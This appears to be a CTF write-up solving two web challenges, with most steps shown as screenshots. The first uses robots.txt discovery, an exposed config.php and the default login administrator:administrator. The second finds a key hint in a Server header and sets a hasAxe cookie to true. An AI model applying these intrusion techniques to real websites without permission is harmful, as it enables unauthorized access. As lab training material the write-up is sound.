

We can see it’s a normal page with no functionalities, so I decided to check whether robots.txt exists.
We can see that robots.txt looks interesting.



it-onboarding.txt caught my attention as it reveals some information:
- The
?file=parameter indicates local file inclusion (LFI). config.phpmay contain sensitive data.

We can see that the config.php file is publicly exposed and contains the admin dashboard endpoint with database credentials.

So, let’s navigate to /dashboard-admin.php and log in with administrator:administrator.
And we got the flag.

Flag: UMASS{4lw4ys_ch4ng3_d3f4ult_cr3d3nt14ls}
BrOWSER BOSS FIGHT

When we visit the challenge website, we can see an input field to enter a key and a door we can click.


When we look at the source code, we observe that whatever key we type, it will be replaced with WEAK_NON_KOOPA_KNOCK.

So, typing a random key and clicking on the door will redirect us to this page.
If we look at Burp Suite, we can see an interesting Server header in the response with a hint of under_the_doormate.

Let’s try it as the key.

We can see that we are redirected to another page, but no flag appeared.
We can observe that there is a cookie variable called hasAxe, and its default value is false.

If we add hasAxe: true when visiting this endpoint, we will get the flag.
